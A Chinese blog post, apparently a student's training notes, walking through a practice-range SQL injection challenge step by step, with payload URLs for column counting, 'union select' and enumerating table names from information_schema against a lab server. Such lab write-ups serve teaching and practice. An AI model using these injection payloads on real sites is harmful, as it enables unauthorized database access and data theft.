
封神台-靶场-第一章：为了女神小芳！（题解）+ 中北网安实训笔记-（20200701）-sql注入基本语法

原创

tonyhapply 于 2020-07-18 07:17:57 发布 714 收藏 2


分类专栏： 中北网安企业培训日志 文章标签： 安全 经验分享


本文链接：https://blog.csdn.net/tonyhapply/article/details/107329704




我们使用火狐浏览器自带的Max HackBar插件进行sql注入学习，本次前部分是为了女神小芳题解，后部分是sql注入语法笔记。


1. 判断是否存在SQL注入漏洞








2. 判断SQL语句中一共返回多少列（联合注入）




Order by 2 回显正常：



59.63.200.79:8003/?id=1 order by 3


Order by 3 回显不正常：




说明一共只返回了两列


3. 查看显示位

59.63.200.79:8003/?id=1 union select 1,2 --





4. 查看当前数据库名







5. 查看数据库版本







6. 查看数据库路径






7. 查看当前数据库表名







Load URL http://59.63.200.79:8003/?id=101 union select 1,table_name from information_schema.tables where table_schema='maoshe' limit 0,1 --

